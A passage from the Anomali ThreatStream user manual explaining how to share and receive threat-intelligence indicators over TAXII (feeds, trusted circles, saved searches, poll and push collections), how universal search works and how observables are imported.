
When you connect to the ThreatStream TAXII 2.0 or 2.1 Discovery URL, collections are available through three API root URLs in the response of the discovery API request. These URLs enable you to access TAXII feed collections, trusted circle collections, and saved search collections.

Sharing TAXII Intelligence with Trusted Circles

When you create TAXII feeds, you can associate them with trusted circles. In addition to accessing data from feeds on ThreatStream, trusted circle organizations can leverage trusted circles to poll data into TAXII clients.

When you configure your ThreatStream TAXII server as a data source on a TAXII client, trusted circles you are a member of appear as available TAXII collections, alongside your TAXII feeds. While data can only be pushed to TAXII feeds owned by your organization, data can be polled from trusted circles in addition to your TAXII feeds.

The following chart illustrates the relationship between TAXII feeds and trusted circles with regard to sharing TAXII data.



- Org 1 owns TAXII Feed 1, which is shared with a trusted circle that Org 2 is also a member of.
- Org 2 owns TAXII Feed 2, which is shared with the trusted circle, and TAXII Feed 3, which is classified as My Organization and not shared with any trusted circle.
- Org 1 can poll the trusted circle to pull data that Org 2 pushes to TAXII Feed 2.
- Org 2 can poll the trusted circle to poll data that Org 1 pushes to TAXII Feed 1.
- Org 2 has exclusive access to data it pushes to TAXII Feed 3, which is not shared with any trusted circle.

Sharing TAXII Intelligence via Saved Searches

Saved searches you create on ThreatStream can also be polled by TAXII clients. After authenticating using the ThreatStream TAXII Discovery URL and your ThreatStream credentials, your saved searches appear as poll collections on the TAXII client. Only the saved searches created by the user whose credentials you used for authentication are available. Saved searches created by other users in your organization are not available.

To share intelligence from ThreatStream through saved searches filters using TAXII 2.1:

1. Save a search filter for your required dataset in ThreatStream.

See ["Saving Observable Search Filters" on page 503](#) for a complete procedure.

Once you have created the search filter, this search filter and related observables are automatically available to you via the TAXII 2.1 API root URL as a saved search collection.

2. Configure your TAXII 2.1 client. Depending on the configuration, you may need to specify the following:

- Discovery URL: **`https://optic.threatstream.com/taxii2/`**
- API root URL for search filter collections:
`https://api.threatstream.com/api/v1/taxii21/search_filters/collections/`
- ID of the search filter using which you want to share intelligence. For this, go to **Observables > Advanced > Manage**, locate the needed search filter, and then copy its ID from the **Id** column.

3. Use the following API call to get observables and context from the needed search filter:

```
https://api.threatstream.com/api/v1/taxii21/search_filters/collections/<search_filter_id>/objects/
```


where `<search_filter_id>` is the ID of the needed saved search filter.

The observables from ThreatStream are shared with your TAXII 2.1 client.

Using ThreatStream as a TAXII Client

Using ThreatStream as a TAXII client enables you to aggregate TAXII data in one location and add it to the intelligence you are already receiving on ThreatStream.

The ThreatStream TAXII client can receive data from TAXII 1.x, 2.0, and 2.1 servers.



Getting started with your ThreatStream TAXII Client requires the following steps:

1. Configure one or more **TAXII Feeds**. TAXII Feeds are dedicated channels for receiving TAXII data on ThreatStream.

See ["Managing TAXII Feeds " on page 301](#) for further guidance.

2. Add a TAXII source that you have access to as a **Site** on ThreatStream.

See ["Managing TAXII Sites " on the next page](#) for further guidance.

3. If you want to *receive* TAXII data from the site, configure the collections of interest as **Poll Collections**.

If you want to *push* TAXII data to the site, configure the collections of interest as **Push Collections**.

You can configure ThreatStream to poll or push on a regular interval. The data becomes part of your threat intelligence through one of your **TAXII Feeds** on ThreatStream.

See ["Managing TAXII Site Collections" on page 295](#) for further guidance.

Managing TAXII Sites

The **Sites** tab enables you to configure and manage communication between ThreatStream and external TAXII sources to which you have access. Configuring a Site on ThreatStream involves authenticating to a Discovery URL for the site. After you have configured a TAXII server site, you can poll data from available collections on the server.

You can configure **Poll Collections** to *poll* data into ThreatStream on a regular interval. You can also configure **Push Collections** to *push* data from ThreatStream to collections on the site. Data is pushed at a regular cadence and based on a saved search that you specify.



Note:

- The ThreatStream TAXII client can receive data containing any valid STIX entities; see ["Supported Attributes for STIX Entities" on page 1310](#) for a full list. However, the ThreatStream TAXII client can only push *indicators* to a TAXII server.
- ThreatStream TAXII clients utilize the following IP address as an outbound NAT gateway: 3.225.1.124. Anomali recommends that your TAXII server can connect to this IP address.
- IPv6 observables cannot be pushed or polled.
- Hash observables received from TAXII servers do not expire.

SITES		TAXII FEEDS				
10 ▾		1 - 6 of 6 items				
Name ▴	Version ▴	Discovery URL ▴	Username ▴	Discovery Status...	Last Update	Actions ▴
☐ [redacted]	2.0	[redacted]	[redacted]	OK	22 Feb 2022 11:46	Add Site
☐ [redacted]	1.1	[redacted]	[redacted]	OK	24 Aug 2021 11:46	Edit Site
☐ [redacted]	1.1	[redacted]	[redacted]	OK	04 Feb 2022 14:33	Delete Site
☐ [redacted]	2.0	[redacted]	[redacted]	OK	22 Feb 2022 09:50	...
☐ [redacted]	2.1	[redacted]	[redacted]	OK	18 Feb 2022 11:43	...
☐ [redacted]	1.1	[redacted]	[redacted]	OK	04 Feb 2022 14:33	...

To configure a site:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **TAXII**.
2. Under **Sites**, click **Actions** > **Add Site**.
3. Enter a meaningful **Name** for the site.
4. Select a **TAXII Version**. You can select TAXII 1.1, TAXII 2.0, or TAXII 2.1.
5. Enter the **Discovery URL**.
6. (Optional) Select required authentication methods.

If you will use SSL Verification from the site, select **Use Site SSL Verification**.


If the site uses basic authentication, select **Basic Authentication** and enter your credentials for the site

If the site requires an SSL Two-Way Certificate, select **SSL Two-Way Certificate** and upload your certificate.



Note: ThreatStream supports SSL Two-Way Certificates in P12 and PEM format.

7. Click **Add Site**. ThreatStream will now discover available TAXII feeds on the site.
8. To view discovered feeds, click . The site details are then displayed.




If feed discovery is unsuccessful an error code is displayed. You can click the error code for more information on why the discovery failed.

Managing TAXII Site Collections

After configuring a TAXII source as a site, ThreatStream discovers the collections that are available for you to *poll data from* and *push data to* on the site.

Managing TAXII 2.x Site Collections

TAXII 2.x sites can contain multiple API root URLs. In these cases, API roots contain their own poll and push collections. When you configure a TAXII 2.x site, each root URL is available as a secondary tab in the left site menu.



In some cases, API roots use credentials that are distinct from those configured for the site. Entering specific credentials for the root does not overwrite credentials configured for the site.

To configure credentials for an API root:

1. In the bottom-left corner of the side navigation panel, click > **ThreatStream** and then click **TAXII**.
2. Under **Sites**, locate the TAXII server of interest and click to expand the site details.
3. In the left site menu, select the API root whose credentials you want to configure.
4. Click **Edit** next to the Username field.
5. Select **User API Root specific credentials**.
6. Select the required authentication methods:
 - If you will use SSL Verification from the site, select **Use Site SSL Verification**.
 - If the site uses basic authentication, select **Basic Authentication** and enter your credentials for the site
 - If the site requires an SSL Two-Way Certificate, select **SSL Two-Way**


Certificate and upload your certificate.

7. Click **Save**.

The API root credentials have been configured.

Configuring Poll Collections

After authenticating to a TAXII server site, a list of collections available to poll is displayed under **Poll Collections**.




Note: Only users with the **Import to TAXII Feeds** privileges can configure poll collections. If you do not have this privilege, the Poll Collections tab is not displayed.

To configure a poll collection:


1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **TAXII**.
2. Under **Sites**, locate the TAXII server of interest and click  to expand the site details.

3. A list of discovered collections is available under **Poll Collections**. To configure a collection, click **Configure**.



The screenshot shows a configuration form for a TAXII Feed. It includes a dropdown menu for 'TAXII Feed *', a text input for 'Subscription ID', a numeric input for 'Interval *' set to '1' with a 'days' dropdown, and an 'Enabled' checkbox. Below these are 'Start From *' options: 'Choose Date', 'Choose Time', and a 'Now' button. A legend indicates that fields with an asterisk are required. At the bottom are 'Cancel', 'Save', and 'Save and Run Now' buttons.

4. Select a **TAXII Feed** to associate with the collection. Incoming data will be added to ThreatStream via the TAXII Feed you select.
5. If required, enter your Subscription ID.
6. Enter an **Interval** to specify the cadence at which ThreatStream will poll data from the feed.
7. Enter a **Start From** date. This specifies the furthest timestamp you want to be polled. Click **Now** to use the current date and time.
8. (Optional) When configuring TAXII 1.x sites, you can add more private tags. The following private tag options are available: **Indicator Title**, **Indicator Description**, and **Simple Marking (can apply to multiple components)**.




This screenshot shows the same configuration form as before, but with an additional section at the bottom titled 'Convert to Private Tag:'. It contains three checkboxes: 'Indicator Title', 'Indicator Description', and 'Simple Marking (can apply to multiple components)'. The 'Now' button under 'Start From *' is highlighted in blue. The 'Save and Run Now' button at the bottom is also highlighted in blue.

9. To finish configuration and poll the feed, click **Save and Run Now**.

After configuring the collection, you can click the **Poll Status** to view a complete log of poll activity for the collection. Possible poll status values include:

- **Complete:** The last task run was completed without errors. Click **Complete** for details.
- **Error:** The last task run was not completed due to some errors. Click **Error** for details.
- **Resting:** The task run was not completed during the time allowed and will be resumed at the next scheduled time. Click **Resting** for details.
- **Running:** The task is currently running.



Collection Name	Description	TAXII Feed	Frequency	Last Poll	Poll Status	# Entities	Enabled...	
		URL_Haus	1 hours	02 Oct 2024 11:37	Complete	0	☒	Poll Now Unconfigure
							☐	Configure
							☐	Configure
							☐	Configure
							☐	Configure

TAXII collection task logs are retained for a period of one year. To view all collection task logs, click the poll status link (any value).

Configuring Push Collections

You can also push data from ThreatStream to available collections on the TAXII server. Pushes can be configured to run on a regular interval and based on saved search filters. To read more about creating saved search filters, see ["Saving Observable Search Filters" on page 503](#).

To configure a push collection:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **TAXII**.
2. Under **Sites**, locate the TAXII server of interest and click  to expand the site details.
3. Click **Push Collections**.
4. Click **New**.

5. Under **Collection Name**, select the collection on the TAXII server to which you want to push.
6. Enter an **Interval** to specify the cadence at which ThreatStream will push data to the collection.
7. Enter a **Start From** date. This specifies the furthest timestamp you want to be polled. Click **Now** to use the current date and time.
8. Select a **Saved Search** to specify the data you want to push to the collection.
9. If required, enter your **Subscription ID**.
10. To save the configuration and push data to the collection, click **Save and Run Now**.

After configuring the push collection, you can click the **Push Status** to view a complete log of push activity for the collection. Possible push status values include:

- **Complete:** The last task run was completed without errors. Click **Complete** for details.
- **Error:** The last task run was not completed due to some errors. Click **Error** for details.
- **Resting:** The task run was not completed during the time allowed and will be resumed at the next scheduled time. Click **Resting** for details.
- **Running:** The task is currently running.

POLL COLLECTIONS

PUSH COLLECTIONS

REFRESH 

100 ▾

Actions ▾

☐ Collection Name ▴	Saved Search ▾	Frequency ▾	Last Push ▾	Push Status ▾	# Entities ▾	Enabled...	
☐ Collection Name	Saved Search	1 hours	02 Oct 2024 17:45	Complete	2	☒	Push Now

TAXII collection task logs are retained for a period of one year. To view all collection task logs, click the push status link (any value).

Managing TAXII Feeds


TAXII Feeds are dedicated channels for receiving TAXII data on ThreatStream. TAXII feeds can be private to your organization or shared with trusted circle organizations. In addition to fostering sharing within ThreatStream, TAXII feeds can also serve data to TAXII clients.

Managing Access to API roots of TAXII Discovery URLs

Org Admins can control access to API roots associated with TAXII Discovery URLs for TAXII v2.0 and v2.1.

To enable or disable access to API roots (TAXII feeds, trusted circles, and search filters):


1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **TAXII**.
2. Select the TAXII Discovery URL of your interest and click **Show Details**.



3. Use the toggle to enable or disable access to TAXII feeds, search filters, and trusted circles associated with the TAXII Discovery URL of your interest. By default, access to all API roots is enabled.


Creating TAXII Feeds on ThreatStream

You can create new TAXII feeds on the TAXII tab within ThreatStream settings.



To create a TAXII feed:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **TAXII**.
2. Click **TAXII Feeds**.
3. Click **Actions > New TAXII Feed**.



4. In the dialog box that opens, enter a unique feed name under **Name**.

Name *

Test_Feed

Expiration Date *

90 days

visibility

☒ My Organization

☐ Trusted Circles

☐ Allow Unresolved Domains

Confidence

☐ Override System Confidence

10

50

100

(* = required field)

Cancel

Save

5. Under **Expiration Date**, enter the number of days you want intelligence pushed to this feed to stay active.
6. Select a **Visibility** for the feed.

If you choose **Trusted Circles**, select a trusted circle from the list. Organizations in the trusted circle will be able to poll data you push to the feed. See "[Managing TAXII Feeds](#) " on page 301 for more information.



Note: Once a TAXII feed has been created, its **Visibility** can not be edited.

7. (Optionally) To skip strict checking of unresolved domains during TAXII imports, select **Allow Unresolved Domains**.
8. Select a default **Confidence** score for the intelligence pushed to the feed.

To use the selected default Confidence score over ThreatStream Confidence scores, select **Override System Confidence**.

9. Click **Save**.

Editing TAXII Feeds

You can edit configured TAXII feeds on the TAXII settings page.

To edit a TAXII feed:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **TAXII**.
2. Click **TAXII Feeds**
3. On the **TAXII Feeds** tab, click **Actions** > **Edit TAXII Feed**.
4. Make required changes.
5. Click **Save**.

Deleting TAXII Feeds

TAXII feeds cannot be deleted from the ThreatStream UI. Please contact Anomali support for assistance.

Chapter 8: Searching Intelligence in ThreatStream

ThreatStream enables you to comb the multitude of intelligence available to you on ThreatStream, including Observables, Threat Bulletins, Actors, Campaigns, TTPs, Incidents, Signatures, Vulnerabilities, and Investigations.

The search box in the ThreatStream top navigation bar queries all available observables and threat model entities in a single search. Search queries are not case sensitive and results are returned regardless of case. For more on case sensitivity, see ["Case Sensitivity in ThreatStream Search" on page 507](#).

For more details on searching observables only, including **Basic** and **Advanced** search functionality, see ["Searching for Observables in ThreatStream" on page 480](#).

For more details on searching individual threat model entities only, see ["Accessing Threat Models" on page 560](#).

For more details on investigations, see ["Investigating Threats in ThreatStream" on page 903](#)

Fields Queried in Universal Searches

Universal search queries **observable values** for observables and **Aliases, Descriptions, Names, and Tags** for threat model entities.

Universal Search Results Page

The universal search results page gives you an overview of the results for the entered keyword in each entity. Note that ThreatStream universal search does not return associations. To see associations with the intelligence containing the entered keyword, use the drill-down links to the observable details pages in the Indicator column.

[illegible]

1 Observable search results. Only observables with the status Active are queried. To view a complete list of results on the ThreatStream **Search** page, click **See more in Search** for a complete list of results on the ThreatStream**Search** page.

2 Threat model entity search results. To view a complete list of results for a threat model entity on its respective threat model page, click the **See more...** link under the search results list.

[illegible]

3 Investigation search results. The complete list of results is displayed.

Chapter 9: Importing Observables with Import Assistant

This chapter covers the following topics:

General Guidelines for Importing Observables	308
Importing Observables	315
Importing Observables From an Email	325
Ingesting Phishing Emails	328
Importing STIX Data into the Anomali Threat Model	331
Viewing Import Jobs Associated With Your Organization	339
Restricting Observables Visibility to Workgroups During Import	342
Managing Import Jobs	343

ThreatStream provides an easy-to-use wizard for importing intelligence into the platform from the following sources:

- Files (CSV, HTML, IOC, JSON, PDF, TXT)
- Raw text
- Plain-text intelligence streams
- Direct links to files
- Emails
- STIX 1.2 XML files
- STIX 2.0 or 2.1 JSON files



Note: STIX 1.2 XML and STIX 2.0 or 2.1 JSON files must be imported from the STIX tab of the import assistant. See ["Importing STIX Data into the Anomali Threat Model "](#) on page 331 for more information.

The ThreatStream Import Assistant can parse structured and unstructured data for the following observable types: domains, mails, hashes (MD5, SHA1, SHA256 & SHA512), IP addresses (v4 and v6), phone numbers, and URLs.



Note: Import of phone numbers is a limited-availability feature. Contact Anomali Support if you are interested in enabling this feature for your organization.

You can select whether the imported data is available to everyone (Anomali Community) or accessible to your organization only (My Organization), or shared with Trusted Circles.

Imported data must be reviewed and approved before it becomes part of your threat intelligence on ThreatStream. Once you approve the imported data, ThreatStream analyzes it further and adds additional context—such as the confidence ThreatStream has in observables being associated with a given indicator type. You must have the Approve Import privilege to approve an import.

Once approved and added to your threat intelligence on ThreatStream, imported observables are pushed to your downstream integrations via ThreatStream Integrator at the time of your next scheduled synchronization. See ["ThreatStream Integrator" on page 1297](#) for more information.

In addition to importing new observables, ThreatStream enables you to re-import observables previously imported by your organization. Re-importing observables is helpful when you want to update observable details or set the status of inactive Anomali Community or Trusted Circle observables to active. See ["Re-importing Observable Values" on page 362](#) for more information.

Observables imported to ThreatStream are filtered through your organization Exclude List enabling you to prevent users in your organization from importing specified CIDRs, Domains, Email Addresses, IP Addresses, Hashes, URLs, or User Agents. Observables are also filtered through the Anomali global exclude list, which prevents all ThreatStream users from importing known benign observables, including but not limited to the top 500 domains on the Internet. Observables that match either your organization's Exclude List, or Anomali global exclude list are excluded from imports. However, users are not prevented from importing URLs associated with domains on the Anomali global exclude list.

Email addresses associated with top public webmail domains, such as gmail.com or yahoo.com, are also filtered through the Anomali global exclude list but treated differently. They are included in imports unless they are part of your organization's Exclude List (Settings > Exclude List). If you experience that expected email address observables are not being imported, contact Anomali Customer Support to allow these observables to be imported to your organization's threat intelligence.



Note:

Observables, even with the same value, are considered unique or distinct on ThreatStream if any of the following factors associated with these observables are different:

- Observable Type (IP, Domain, URL, Email, Hash)
- Feed IDs or source from which the observables were ingested into ThreatStream
- Organizations to which they belong on ThreatStream

Therefore, an import operation will allow an import of the observables with the same value if any of the above factors for those observables are distinct. Similarly, the observable details page will show multiple observables with the same value.

Refer to the following sections for details on how to import observables from various sources:

["General Guidelines for Importing Observables" below](#)

["Importing Unstructured Data" on the next page](#)

["Importing Structured Data" on the next page](#)

["Importing Observables from Plain Text Intelligence Feeds" on page 314](#)

["Importing Observables from an Email" on page 314](#)

General Guidelines for Importing Observables

For ThreatStream to correctly parse observables and successfully import them, follow these import rules.

- IPv6 addresses must be in either collapsed notation or in eight 16-bit blocks when imported.
- URLs must not exceed 2000 characters. URLs longer than 2000 characters are truncated.
- Malware associated ports or ports associated with a compromised device or session must be entered in one of the following formats:

- <ip_address>:<port_number>
- <ip_address>|<port_number>
For example, 192.168.1.10|7443 OR 192.168.1.10:7443
